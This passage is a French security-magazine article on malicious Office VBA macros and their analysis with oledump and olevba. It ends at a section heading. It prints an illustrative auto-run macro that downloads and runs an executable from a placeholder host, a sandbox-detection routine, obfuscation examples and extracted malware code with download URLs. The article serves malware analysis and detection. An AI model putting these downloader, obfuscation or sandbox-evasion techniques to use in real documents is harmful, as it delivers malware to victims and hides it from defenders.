MACROS - LE RETOUR DE LA REVANCHE

MISC n° 079 | mai 2015 | Philippe Lagadec (/auteur/view/9335-lagadec_philippe)

Melissa vient de fêter ses seize ans. Il y a quelques mois, si on m'avait dit que j'écrirais un article sur les Macros Office dans MISC en 2015, j'aurais fait des yeux ronds. Dans le monde du malware, les macros étaient devenues ringardes depuis bien longtemps, une technologie obsolète du siècle dernier dont on ne parlait plus que dans les manuels d'histoire de la cybersécurité. Et pourtant... Les macros sont de retour, et le succès est là, comme les stars des années 80 en tournée !Combien de temps cela va-t-il durer ? Mystère. En tout cas, il est aujourd'hui de bon ton de savoir comment détecter et analyser ces documents avec macros envoyés par des inconnus.

Il y a quelques années, il n'était pas facile de trouver des outils pour extraire le code source des macros VBA (*Visual Basic for Applications*) sans les ouvrir dans MS Office, avant tout parce que leur format de stockage n'était pas documenté. Mais depuis que Microsoft a publié les spécifications officielles **[MS-OVBA]**, plusieurs outils open source dont **`oledump`** et **`olevba`** ont été développés (respectivement par Didier Stevens et moi-même) pour extraire le code VBA. Cet article montre comment utiliser ces outils pour analyser les macros malveillantes, après en avoir détaillé les caractéristiques et la structure.

Disclaimer : le contenu de cet article est un travail personnel de son auteur, il ne reflète ni un avis ni une recommandation de son employeur, et il ne représente pas une approbation officielle.

1. POURQUOI CE RETOUR EN GRÂCE DES MACROS ?

Nous pouvons avancer quelques hypothèses. Le but des auteurs de malwares est de parvenir à faire exécuter du code de leur choix sur les machines de leurs victimes. Ce code est transmis le plus souvent par e-mail ou via un site web. Un fichier exécutable envoyé tel quel est souvent bloqué ou bien il éveille la méfiance des destinataires. Il est bien plus efficace d'utiliser des documents a priori inoffensifs pour traverser les défenses. Depuis de nombreuses années, la méthode en vogue consiste à exploiter les vulnérabilités des applications les plus répandues comme Microsoft Office, Adobe Reader ou Flash Player.

Comme le souligne **[CHANTRY]**, le défaut principal des exploits, c'est qu'ils ne fonctionnent bien que sur des versions précises d'une application et d'un système d'exploitation. Il faut donc soit ratisser très large en espérant qu'une part suffisante des cibles sera vulnérable, ou bien être très bien renseigné si on veut toucher une cible précise.

De plus, l'écriture d'un exploit fiable et générique n'est pas à la portée du premier auteur de malwares en culotte courte. Et une fois qu'un code d'exploitation a été identifié ou publié, la plupart des antivirus et IDS deviennent rapidement capables de le détecter (ou pas). Sa durée de vie est donc courte par rapport à l'effort nécessaire pour le créer.

En comparaison, une macro VBA dans un document MS Office est une fonctionnalité native, utilisant un langage qui a peu évolué au fil des années, supportée dans toutes les versions de MS Office de 97 à 2013.

Le langage « Visual Basic for Applications » (VBA) est très simple à prendre en main, accessible à n'importe quel auteur de malwares. Pour simplifier sa tâche, il existe de nombreux exemples de code source de macros malveillantes sur Internet, voire des modèles prêts à l'emploi pour créer votre malware.

Un autre facteur pour expliquer ce retour en force des macros est sans doute la diffusion progressive de MS Office 2010 et 2013. En effet, depuis 2010 MS Office inclut un mécanisme de sandbox pour limiter l'accès d'un éventuel exploit au système. Cela rend plus difficile l'exploitation des vulnérabilités, ce qui peut donc pousser les auteurs de malwares à utiliser des moyens plus fiables pour arriver à leurs fins, comme les macros VBA. Le même phénomène a fait progressivement diminuer l'utilisation de fichiers PDF malveillants depuis la sortie d'Adobe Reader X avec une sandbox depuis fin 2010.

La principale faiblesse d'un malware écrit sous forme de macro est que l'utilisateur doit cliquer sur un ou deux boutons pour autoriser son exécution. Mais depuis Office 2007, le document s'affiche directement, avant de pouvoir cliquer sur le bouton fatidique. Les auteurs de malwares se sont donc mis à rivaliser d'ingéniosité pour tromper l'utilisateur, avec des messages du style « Ce document est protégé, veuillez cliquer sur le bouton [Activer le contenu] pour le voir ».



Fig. 1 : Exemple de message d'avertissement à l'ouverture d'un fichier Excel avec macros.

Une fois cette étape passée, tout le code VBA peut s'exécuter sans limitation. Une macro VBA n'est pas réduite à la manipulation des documents Office, elle peut accéder à toutes les fonctionnalités du système (fichiers, registre, réseau, etc.). Cela se fait soit directement par les mots-clés du langage, soit par l'utilisation d'objets ActiveX, ou même par l'appel de fonctions de n'importe quelle DLL du système. C'est donc un langage idéal pour les auteurs de malwares. Au détail près qu'il s'agit d'un langage non compilé, relativement facile à analyser comme nous le verrons plus loin.

2. QUE PEUT FAIRE UNE MACRO MALVEILLANTE ?

Le langage VBA et les fonctionnalités offertes par les applications MS Office permettent aux macros d'effectuer n'importe quelle action malveillante sur le système, tout comme un fichier exécutable. Voici un aperçu des fonctionnalités principales utilisées par les échantillons de malwares récents :

- **`AutoOpen`**, **`Auto_Open`**, **`Document_Open`**, **`Workbook_Open`**, etc. : déclencher automatiquement une macro à l'ouverture ou la fermeture d'un document.

- **`Open`** ... **`Write`**, **`Binary`**, **`Put`**, **`Output`**, **`Print #`** : écrire un fichier texte ou binaire sur le disque.

- **`Shell`** : lancer un fichier exécutable. L'option **`vbHide`** permet de masquer la fenêtre.

- **`AppActivate`**, **`SendKeys`** : simuler l'appui de touches clavier pour contrôler une autre application ouverte.

- **`CreateObject`** : créer un objet ActiveX.

- **`DeclareFunction`** ... **`Lib`** : appeler une fonction de n'importe quelle DLL du système.

- enfin, il est même possible d'implémenter un keylogger en VBA pour enregistrer toutes les touches tapées par l'utilisateur dans Internet Explorer ! **[CANTU]**

2.1 OBJETS ACTIVEX

Voici quelques exemples d'objets ActiveX et de méthodes employées dans les macros malveillantes :

- **`ADODB.Stream`** : **`WriteText`** et **`SaveToFile`** pour écrire un fichier texte sur le disque. Par exemple, un fichier VBscript, BAT ou PowerShell.

- **`Wscript.Shell`** : **`Run`** pour lancer un fichier exécutable ou un script.

- **`MSXML2.XMLHTTP`** ou **`Microsoft.XMLHTTP`** : **`Open`**, **`Send`**, **`responseBody`** pour télécharger un fichier depuis Internet.

2.2 DLLS

La plupart des macros malveillantes récentes utilisent des fonctions fournies par les DLL du système :

- **`UrlDownLoadToFile`** (**`urlmon.dll`**) : télécharger un fichier depuis Internet.

- **`VirtualAlloc`**, **`RtlMoveMemory`** ou **`WriteProcessMemory`**, **`CreateThread`** (**`kernel32.dll`**) : injecter un shellcode dans le processus Word ou Excel, sans passer par un fichier sur disque **[CHANTRY]**, **[STEVENS]**.

2.3 MALWARES RÉCENTS

La plupart des macros malveillantes observées en 2014-2015 sont des *downloaders* et des *droppers* : leur but est simplement de télécharger un fichier exécutable depuis Internet et de le lancer. Les familles de malwares les plus actives utilisant les macros VBA depuis 2014 sont des campagnes de « banking trojans » nommées DRIDEX, VAWTRAK, FIN4 ou encore ROVNIX **[DRIDEX]**, **[VAWTRAK]**, **[FIN4]**, **[ROVNIX]**.

Alternativement, quelques macros comme « Rocket Kitten » contiennent un fichier exécutable ou un script (VBscript, PowerShell) encodé dans le code VBA **[RKITTEN]**. Il lui suffit alors d'écrire ce fichier sur le disque et de le lancer.

On peut noter que le code VBA lui-même est rarement la charge utile du malware.

Voici un exemple de code malveillant illustrant certaines des fonctionnalités les plus courantes :

```
' fonction URLDownloadToFileA fournie par URLMON.dll
Private Declare Function URLDownloadToFileA Lib "urlmon" (ByVal NRTMLM As Long, _
ByVal UUQCES As String, ByVal VKDDKH As String, ByVal XXRYIY As Long, _
ByVal RPBFSI As Long) As Long

Sub Workbook_Open()
    Auto_Open
End Sub

Sub AutoOpen()
```

```
    Auto_Open
End Sub

' S'execute a l'ouverture du document
Sub Auto_Open()
    Dim riri As Long
    ' Fichier executable a creer dans %TEMP%
    fifi = Environ("TEMP") & "\agent.exe"
    ' Telechargement du payload depuis un serveur
    riri = URLDownloadToFileA(0, "http://compromised.com/payload.exe", _
        fifi, 0, 0)
    ' Execution du payload
    loulou = Shell(fifi, 1)
End Sub
```

3. TECHNIQUES D' OBFUSCATION ET ANTI-SANDBOXING

Une faiblesse des macros VBA (pour leurs auteurs) est que le code est forcément stocké en clair dans un document MS Office.

On observe donc l'utilisation de diverses techniques d'obfuscation pour masquer les informations importantes : URL où sont stockées les charges utiles à télécharger, adresses IP des serveurs contactés, noms des fichiers créés, etc.

Voici les techniques les plus courantes :

- découpage et concaténation de chaînes ;

- **Chr**, **ChrB**, **Chr$**, etc. : transformationd'un code ASCII en caractères ;

- **Asc** : l'inverse de Chr ;

- **StrReverse** : inversion de chaîne ;

- fonctions pour utiliser des chaînes encodées en Base64, hexadécimal, xor, etc. ;

- insertion de code mort ;

- découpage du code dans plusieurs modules ;

- utilisation de noms de variables et fonctions aléatoires ;

- stockage de chaînes en dehors du code VBA, dans le document Word ou Excel.

Voici un exemple typique de chaînes obfusquées :

```
iKJINJdg = StrReverse(Chr$(115) & Chr$(98) & Chr$(118) & Chr$(46) & Chr$(115) & Chr$(119) & Chr$(111) & Chr$(100) & Chr$(110) & Chr$(105)
& Chr$(119) &
Chr$(92) & Chr$(37) & Chr$(80) & Chr$(77) & Chr$(69) & Chr$(84) & Chr$(37))
ds = 100
PST2 = "a" + "dobe" & "acd-u" & "pdate"
PST1 = PST2 + "." + Chr(Asc("p")) + Chr(ds + 15) + "1"
BART = Chr(Abs(46)) + Chr(Abs(98)) + Chr(Asc(Chr(Asc("a")))) + Chr(Asc(Chr(ds + 16))) + ""
```

Des macros contenant des fonctions de détection de sandbox (Sandboxie, Anubis, VMware, VirtualBox, etc.) ont récemment fait leur apparition en mars 2015 **[SANDBOX]**. Le but est de masquer l'activité réelle du malware lorsqu'il détecte les signes d'une sandbox d'analyse.

Voici par exemple un extrait de code utilisé pour détecter si la macro est exécutée dans une sandbox Anubis :

```
Private Declare Function GetVolumeInformation Lib "kernel32.dll" _
  Alias "GetVolumeInformationA" (ByVal lpRootPathName As String, _
  ByVal lpVolumeNameBuffer As String, ByVal nVolumeNameSize As Integer, _
  lpVolumeSerialNumber As Long, lpMaximumComponentLength As Long, _
  lpFileSystemFlags As Long, ByVal lpFileSystemNameBuffer As String, _
  ByVal nFileSystemNameSize As Long) As Long

Function IsAnubisPresent() As Boolean
    On Error Resume Next
    Set WShell = CreateObject("WScript.Shell")
    If Not GetSerialNumber(Environ("SystemDrive") & "\") = "1824245000" _
    And Not WShell.RegRead("HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft" & _
"\Windows NT\CurrentVersion\ProductId") _
= "76487-337-8429955-22614" Then
        IsAnubisPresent = False
    Else
        IsAnubisPresent = True
    End If
End Function

Public Function GetSerialNumber(DriveLetter As String) As Long
    Buffer1 = String$(255, Chr$(0))
    Buffer2 = String$(255, Chr$(0))
    Res = GetVolumeInformation(DriveLetter, Buffer1, Len(Buffer1), _
        SerialNum, 0, 0, Buffer2, Len(Buffer2))
    GetSerialNumber = SerialNum
End Function
Private Sub Document_Open()
    If IsAnubisPresent Then
        MsgBox ("Anubis Sandbox detected: do nothing")
```

```
    Else
        MsgBox ("No Anubis, let's run the malicious payload...")
    End If
End Sub
```

4. ANATOMIE DES FICHIERS MS OFFICE AVEC MACROS

Les applications MS Office utilisent différents formats de fichiers apparus au fil des versions. Chaque format stocke les macros VBA sous différentes formes, il est donc utile de les connaître pour être capable d'analyser des documents malveillants avec les outils adaptés à chaque cas.

La table suivante synthétise les principaux formats MS Office pouvant contenir des macros ou non :

Formats	Extensions	Macros	Format Conteneur
Word, Excel, PowerPoint 97-2003	**`.doc`**, **`.xls`**, **`.ppt`**, **`.pps`**	**Oui**	OLE
Word, Excel, PowerPoint 2007+ standard	**`.docx`**, **`.xlsx`**, **`.pptx`**, **`.ppsx`**	Non	ZIP
Word, Excel, PowerPoint 2007+ avec macros	**`.docm`**, **`.xlsm`**, **`.xlsb`**, **`.pptm`**, **`.ppsm`**	**Oui**	ZIP
Word 2003 XML	**`.xml`**	**Oui**	XML
Excel 2003 XML	**`.xml`**	Non	XML

4.1 DOCUMENTS MS OFFICE 97-2003

La plupart des documents MS Office 97-2003 (**`.doc`**, **`.xls`**, **`.ppt`**) utilisent le même format de fichier appelé « Compound File Binary Format », ou tout simplement « format OLE ».

Un fichier OLE peut être considéré comme un mini système de fichiers ou une archive ZIP : il contient des « **streams** » qui ressemblent à des fichiers incorporés dans le fichier OLE. Chaque stream a un nom. Par exemple, le stream principal d'un document MS Word contenant son texte est nommé « WordDocument ».

Un fichier OLE peut également contenir des « **storages** ». Un storage est l'équivalent d'un dossier qui contient des streams ou d'autres storages. Par exemple, un document MS Word avec des macros VBA a un storage appelé « Macros ».

Un document Word typique avec macros VBA ressemble à ceci :



Fig. 2 : Exemple de structure d'un document Word 97-2003 avec macros – screenshot [SSVIEW].

Les macros VBA sont normalement stockées dans une **structure de projet VBA**, située à différents endroits selon le type de document :

- **Word 97-2003** : dans un storage appelé « **`Macros`** », à la racine du fichier OLE.

- **Excel 97-2003** : dans un storage appelé « **`_VBA_PROJECT_CUR`** », à la racine du fichier OLE.

Selon les spécifications **[MS-OVBA]**, la racine du projet VBA (par exemple, **`Macros`** ou **`_VBA_PROJECT_CUR`**) doit contenir au moins les éléments suivants (noms insensibles à la casse) :

- un storage nommé « **`VBA`** » ;

- un stream nommé « **`PROJECT`** » ;

- deux streams « **`VBA / _VBA_PROJECT`** » et « **`VBA / dir`** ».

Le code source VBA est stocké dans un ou plusieurs streams situés dans le storage VBA (par exemple « **`ThisDocument`** » dans la figure2). Le code n'est pas stocké en clair : il est compressé en utilisant un algorithme de type RLE (*Run-Length Encoding*) spécifique décrit dans **[MS-OVBA]**. En outre, le contenu compressé ne démarre pas au début de ces streams. Il est donc nécessaire d'analyser les structures binaires dans le stream **`VBA/dir`** (également compressé avec le même algorithme RLE) afin de trouver exactement le décalage du contenu compressé VBA dans les streams de code.

C'est pourquoi extraire le code source des macros VBA n'est pas une simple promenade de santé. Heureusement, plusieurs outils open source sont maintenant disponibles pour cette tâche.

Alternativement, certains outils comme **`oledump`** (voir ci-dessous) utilisent une heuristique simple pour éviter le décodage de structures complexes. Cela consiste à rechercher n'importe quel stream contenant la chaîne « **`\x00Attribut`** », qui est en fait le tout premier mot-clé VBA qui se trouve au début du code de la plupart des macros, apparaissant en clair malgré la compression RLE. Mais puisque ce mot-clé est du code VBA, il est possible de modifier les macros pour échapper à cette détection... (pour l'instant, je n'ai vu aucun malware utiliser cette technique)

4.2 PRÉSENTATIONS POWERPOINT 97-2003

Les présentations PowerPoint 97-2003 (**.PPT**) ne suivent pas la même approche : les macros VBA sont stockées dans la structure binaire de la présentation, et non pas dans un storage OLE. Ce format est aujourd'hui beaucoup moins bien supporté que Word et Excel dans les outils d'analyse.

Cependant, une autre particularité de PowerPoint est qu'il ne permet pas de déclencher une macro VBA à l'ouverture d'une présentation. Ce format est donc peu ou pas utilisé par les auteurs de malwares à l'heure actuelle, et le risque lié aux macros dans les fichiers **.PPT** est relativement faible.

Attention toutefois, le risque n'est pas nul : il existe des « astuces » connues pour déclencher une macro par une action de l'utilisateur. Par exemple, il est possible d'ajouter un rectangle blanc aussi grand qu'une diapositive, et de déclencher une macro quand l'utilisateur clique sur ce rectangle. À ma connaissance, cette technique n'a pas encore été employée pour les malwares récents, mais cela pourrait arriver.

4.3 DOCUMENTS MS OFFICE 2007+

Les formats de fichiers MS Office 2007+ (**.docx**, **.docm**, **.xslx**, **.xlsm**, **.xlsb**, **.pptx**, **.pptm**, etc.), aussi appelés MS OpenXML, sont très différents des formats 97-2003 parce qu'ils sont faits de fichiers XML stockés dans les archives ZIP.

Cependant, les macros VBA sont généralement stockées dans un fichier OLE binaire dans l'archive ZIP, appelé « **vbaProject.bin** ». Puis le fichier OLE **vbaProject.bin** contient la même structure de projet VBA tel que décrit ci-dessus pour MS Office 97-2003 documents.

Là encore, le fichier **vbaProject.bin** peut être stocké dans des endroits différents dans l'archive ZIP, selon le type de document :

- Word 2007+ : **word / vbaProject.bin** ;

- Excel 2007+ : **xl / vbaProject.bin** ;

- PowerPoint 2007+ : **ppt / vbaProject.bin**.

Voici le contenu d'un exemple de document Word 2007+ avec des macros VBA :



Fig. 3 : Exemple de structure d'un document Word 2007 avec macros.

Et voici le contenu du fichier OLE **vbaProject.bin** :



Fig. 4 : Exemple de structure du fichier vbaProject.bin extrait d'un document Word 2007 avec macros – screenshot **[SSVIEW]**.

Note importante : le nom « **vbaProject.bin** » est utilisé par défaut par MS Office, mais les normes Open XML et MS Office permettent en fait d'utiliser n'importe quel nom de fichier, à condition que les relations soient correctement définies dans les fichiers XML (voir **[OpenXML]** page 18 pour les détails). Détecter les macros en se basant sur ce nom n'est donc pas une bonne idée. Il est préférable de suivre les relations OpenXML, ou bien d'analyser chaque fichier OLE.

4.4 DOCUMENTS WORD 2003 XML

Depuis MS Office 2003, Word permet de sauvegarder et d'ouvrir des documents dans un format purement XML (non compressé), appelé « WordProcessingML » ou encore « Word 2003 XML » (extension **.xml**). C'est l'ancêtre du format OpenXML apparu avec MS Office 2007. Ce format peut contenir des macros VBA, et les auteurs de malwares ont commencé à l'ajouter à leur arsenal très récemment (mars 2015, par exemple **[XMLSPAM]**).



Fig. 5 : Exemple de document Word 2003 XML avec macros.

La grande différence avec les formats OLE et OpenXML décrits précédemment est que le format Word 2003 XML est très peu ou mal documenté. Le format de stockage des macros VBA dans Word 2003 XML n'est d'ailleurs pas publié par Microsoft, au contraire de la plupart des autres formats MS Office. Il existe donc peu d'outils capables de traiter ce type de documents.

Après quelques recherches, il est apparu que les macros sont stockées dans l'élément binData visible dans la figure ci-dessus. Le fichier **`editdata.mso`** y est encodé en Base64. Une fois décodé, ce fichier est un conteneur au format Microsoft ActiveMime/MSO, non documenté. Les données qu'il contient commencent à l'offset 0x32 (50), et sont compressées avec l'algorithme standard zlib. Après décompression, on obtient un fichier OLE semblable au **`vbaProject.bin`** employé dans OpenXML.

4.5 EXCEL 2003 XML

Excel propose également la sauvegarde de fichiers dans un format Excel 2003 XML. Après quelques tests et d'après les schémas XML publiés par Microsoft, il apparaît que ce format ne peut contenir de macros VBA.

5. ANALYSE DE MACROS MALVEILLANTES

Il existe aujourd'hui plusieurs outils capables d'extraire le code source des macros contenues dans un document sans avoir besoin de les ouvrir dans MS Office. Un des plus connus est **OfficeMalScanner**, gratuit, mais en source fermée. Depuis 2014, plusieurs outils open source ont été publiés dont **officeparser**, **oledump** et **olevba**. **`Oledump`** et **`olevba`** ont des fonctionnalités d'analyse et de désobfuscation de macros très utiles pour extraire rapidement les informations principales d'un malware.

5.1 OLEDUMP

Oledump est un outil open source écrit par Didier Stevens en Python, pour extraire les streams d'un document MS Office et leur appliquer des fonctions de détection **[OLEDUMP]**. Il permet entre autres d'identifier les streams contenant des macros, et de décompresser leur code. Il est possible d'utiliser divers plugins pour analyser chaque stream ou le code source des macros.

Pour analyser un document, il faut d'abord lancer **`oledump`** sans options pour lister tous les streams et identifier ceux qui contiennent des macros (indiqués par un « M »).

```
$ ./oledump.py ~/MalwareZoo/VBA/DIAN_caso-5415.doc
  1:       125 '\x01CompObj'
  2:      4096 '\x05DocumentSummaryInformation'
  3:      4096 '\x05SummaryInformation'
  4:     28579 '1Table'
  5:    457587 'Data'
  6:       367 'Macros/PROJECT'
  7:        41 'Macros/PROJECTwm'
  8: M    5221 'Macros/VBA/ThisDocument'
  9:      2775 'Macros/VBA/_VBA_PROJECT'
 10:      2196 'Macros/VBA/__SRP_0'
 11:       200 'Macros/VBA/__SRP_1'
 12:      1280 'Macros/VBA/__SRP_2'
 13:       356 'Macros/VBA/__SRP_3'
 14:       514 'Macros/VBA/dir'
 15:     14920 'WordDocument'
```

Il est ensuite possible de sélectionner un stream avec l'option **`-s`** et d'extraire le code source des macros avec l'option **`-v`** :

```
$ ./oledump.py ~/MalwareZoo/VBA/DIAN_caso-5415.doc -s 8 -v
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
[...]
Private Declare Function URLDownloadToFileA Lib "urlmon" (ByVal FVQGKS As Long, _
ByVal WSGSGY As String, ByVal IFRRFV As String, ByVal NCVOLV As Long, _
ByVal HQTLDG As Long) As Long
Sub AutoOpen()
    Auto_Open
End Sub
Sub Auto_Open()
SNVJYQ
End Sub
Public Sub SNVJYQ()
    OGEXYR "http://germanya.com.ec/logs/test.exe", Environ("TMP") & "\sfjozjero.exe"
```

```
End Sub
[...]
```

Oledump inclut plusieurs plugins pour affiner l'analyse, qui peuvent être activés avec l'option **-p**. Certains plugins s'appliquent à tous les streams, d'autres ne sont appliqués qu'aux streams contenant des macros.

5.1.1 PLUGIN_VBA_SUMMARY

Affiche uniquement les lignes de code contenant une chaîne de caractères, une déclaration de fonction ou de sous-programme (Sub) :

```
$ ./oledump.py ~/MalwareZoo/VBA/DIAN_caso-5415.doc -p plugin_vba_summary.py -q
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Private Declare Function URLDownloadToFileA Lib "urlmon" (ByVal FVQGKS As Long, _
Sub AutoOpen()
End Sub
Sub Auto_Open()
End Sub
Public Sub SNVJYQ()
'    OGEXYR "http://germanya.com.ec/logs/test.exe", Environ("TMP") & "\\sfjozjero.exe"'
End Sub
Function OGEXYR(XSTAHU As String, PHHWIV As String) As Boolean
    MsgBox "El contenido de este documento no es compatible con este equipo." & vbCrLf & vbCrLf & "Por favor intente desde otro equipo.",
vbCritical, "Equipo no compatible"
'    lala = URLDownloadToFileA(0, "http://germanya.com.ec/logs/counter.php", Environ("TMP") & "\\lkjljlljk", 0, 0)'
```

5.1.2 PLUGIN_HTTP_HEURISTICS

Extrait les URL contenues dans le code, en clair ou bien camouflées avec différentes techniques d'obfuscation courantes (Hexa, Base64, Chr, StrReverse, etc.).
L'échantillon suivant contient 2 URLs en clair :

```
$ ./oledump.py ~/MalwareZoo/VBA/DIAN_caso-5415.doc -p plugin_http_heuristics.py -q
http://germanya.com.ec/logs/test.exe
http://germanya.com.ec/logs/counter.php
```

Voici un autre exemple avec un échantillon de malware DRIDEX utilisant des chaînes encodées en hexadécimal+StrReverse :

```
$ ./oledump.py ~/MalwareZoo/VBA/DRIDEX_1.doc -p plugin_vba_summary -q
[...]
Open
StrReverse(podiykbwptwurwktgjtmxbhmqedkhno("736A6A746D6973646666757875736F72747A766E676A6562647376636965777"")) For Binary As #46976
End Function
Sub LEHSCRUYAOP()
'    RYLOPYULCVL
StrReverse(podiykbwptwurwktgjtmxbhmqedkhno("6578652E312F736A2F6D6F632E73797373766A2F2F3A70747468")), Environ("TEMP") &
"\\ZDDVXCJSDDG.exe"'
End Sub
$ ./oledump.py ~/MalwareZoo/VBA/DRIDEX_1.doc -p plugin_http_heuristics.py -q
http://jvssys.com/js/1.exe
```

Effectivement, la chaîne hexadécimale « 657865...70747468 » se décode en « exe.1/sj/moc.syssvj//:ptth », et il suffit ensuite d'inverser l'ordre des caractères pour obtenir l'URL où la charge utile du malware est accessible.

5.1.3 AUTRES FONCTIONS

Oledump possède d'autres fonctionnalités très utiles comme la détection de signatures Yara ou l'extraction de streams et d'objets OLE. Voir la page **[OLEDUMP]** pour plus d'informations et d'exemples.

5.2 OLEVBA

J'ai développé en Python l'outil **olevba** pour extraire le code source des macros VBA, désobfusquer les chaînes camouflées avec des algorithmes courants, puis analyser le code source et les chaînes décodées **[OLEVBA]**.

olevba fait partie du projet **python-oletools** comprenant plusieurs outils d'analyse pour les fichiers MS Office et OLE en général **[OLETOOLS]**.

Les principales différences d'**olevba** par rapport à **oledump** sont les suivantes :

- **parsing complet** de la structure binaire des projets VBA afin de déterminer l'emplacement des macros compressées (alors qu'**oledump** utilise une heuristique plus simple). Cela permettra aussi d'extraire certaines **métadonnées** dans de futures versions, telles que la date de modification du projet VBA et la page de code employée (par exemple, 1251 pour le cyrillique) ;

- extraction du code et analyse automatique, sans besoin d'utiliser des options particulières ;

- détection de **mots-clés suspects**typiquement utilisés par les malwares ;

- détection des macros **auto-exécutables** ;

- **désobfuscation de chaînes**(Hex, Base64, StrReverse, Dridex, Hex+StrReverse, StrReverse+Hex...) ;

- extraction de divers **indicateurs IOC** (adresses IP, URLs, adresses e-mail, noms de fichiers exécutables) dans le code en clair ou dans les chaînes obfusquées ;

- **mode triage** pour analyser une collection de fichiers.

5.2.1 EXTRACTION DE CODE ET ANALYSE

Quand **olevba** est lancé avec un simple nom de fichier, il affiche le code source des macros extraites puis les résultats de l'analyse :

```
$ ./olevba.py ~/MalwareZoo/VBA/DRIDEX_1.doc
```

```
olevba 0.25 - http://decalage.info/python/oletools
Flags       Filename
----------- -----------------------------------------------------------------
OLE:MASIH-- /MalwareZoo/VBA/DRIDEX_1.doc
(Flags: OpX=OpenXML, XML=Word2003XML, M=Macros, A=Auto-executable, S=Suspicious keywords, I=IOCs, H=Hex strings, B=Base64 strings,
D=Dridex strings, ?=Unknown)
===============================================================================
FILE: /MalwareZoo/VBA/DRIDEX_1.doc
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: /MalwareZoo/VBA/DRIDEX_1.doc - OLE stream: u'Macros/VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub Auto_Open()
GoTo ibrsmldpiphvsvwtvyuuximekdmojyu
Dim ijxwelbngrcwemofxtwsdvvljohusij As String
Open
StrReverse(podiykbwptwurwktgjtmxbhmqedkhno("776A67666C61737A6F6A74676965676A7569646F6E6F626F6B67637670776A")) For Binary As #8624
Put #8624, , ijxwelbngrcwemofxtwsdvvljohusij
Close #8624
[...]
Public Function podiykbwptwurwktgjtmxbhmqedkhno(ByVal jhgfddfghfukdfg As String) As String
  Dim pgnfsrhgrherth       As Long
  For pgnfsrhgrherth = 1 To Len(jhgfddfghfukdfg) Step 2
  podiykbwptwurwktgjtmxbhmqedkhno = podiykbwptwurwktgjtmxbhmqedkhno & Chr$(Val("&H" & Mid$
(jhgfddfghfukdfg, pgnfsrhgrherth, 2)))
  Next pgnfsrhgrherth
 End Function
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
ANALYSIS:
+------------+---------------------+----------------------------------------+
| Type       | Keyword             | Description                            |
+------------+---------------------+----------------------------------------+
| AutoExec   | AutoOpen            | Runs when the Word document is opened  |
| AutoExec   | Auto_Open           | Runs when the Excel Workbook is opened |
| AutoExec   | Workbook_Open       | Runs when the Excel Workbook is opened |
| Suspicious | Kill                | May delete a file                      |
| Suspicious | CreateObject        | May create an OLE object               |
| Suspicious | Open                | May open a file                        |
| Suspicious | Shell               | May run an executable file or a system |
|            |                     | command                                |
| Suspicious | Environ             | May read system environment variables  |
| Suspicious | Put                 | May write to a file (if combined with  |
|            |                     | Open)                                  |
| Suspicious | Chr                 | May attempt to obfuscate specific      |
|            |                     | strings                                |
| Suspicious | StrReverse          | May attempt to obfuscate specific      |
|            |                     | strings                                |
| Suspicious | Binary              | May read or write a binary file (if    |
| | | combined with Open) |
| Suspicious | Hex Strings         | Hex-encoded strings were detected, may |
|            |                     | be used to obfuscate strings (option   |
|            |                     | --decode to see all)                   |
| IOC        | ZDDVXCJSDDG.exe     | Executable file name                   |
| IOC        | http://jvssys.com/js | URL (obfuscation: Hex+StrReverse)      |
|            | /1.exe              |                                        |
| IOC        | 1.exe               | Executable file name (obfuscation:     |
|            |                     | Hex+StrReverse)                        |
+------------+---------------------+----------------------------------------+
```

5.2.2 MODE TRIAGE

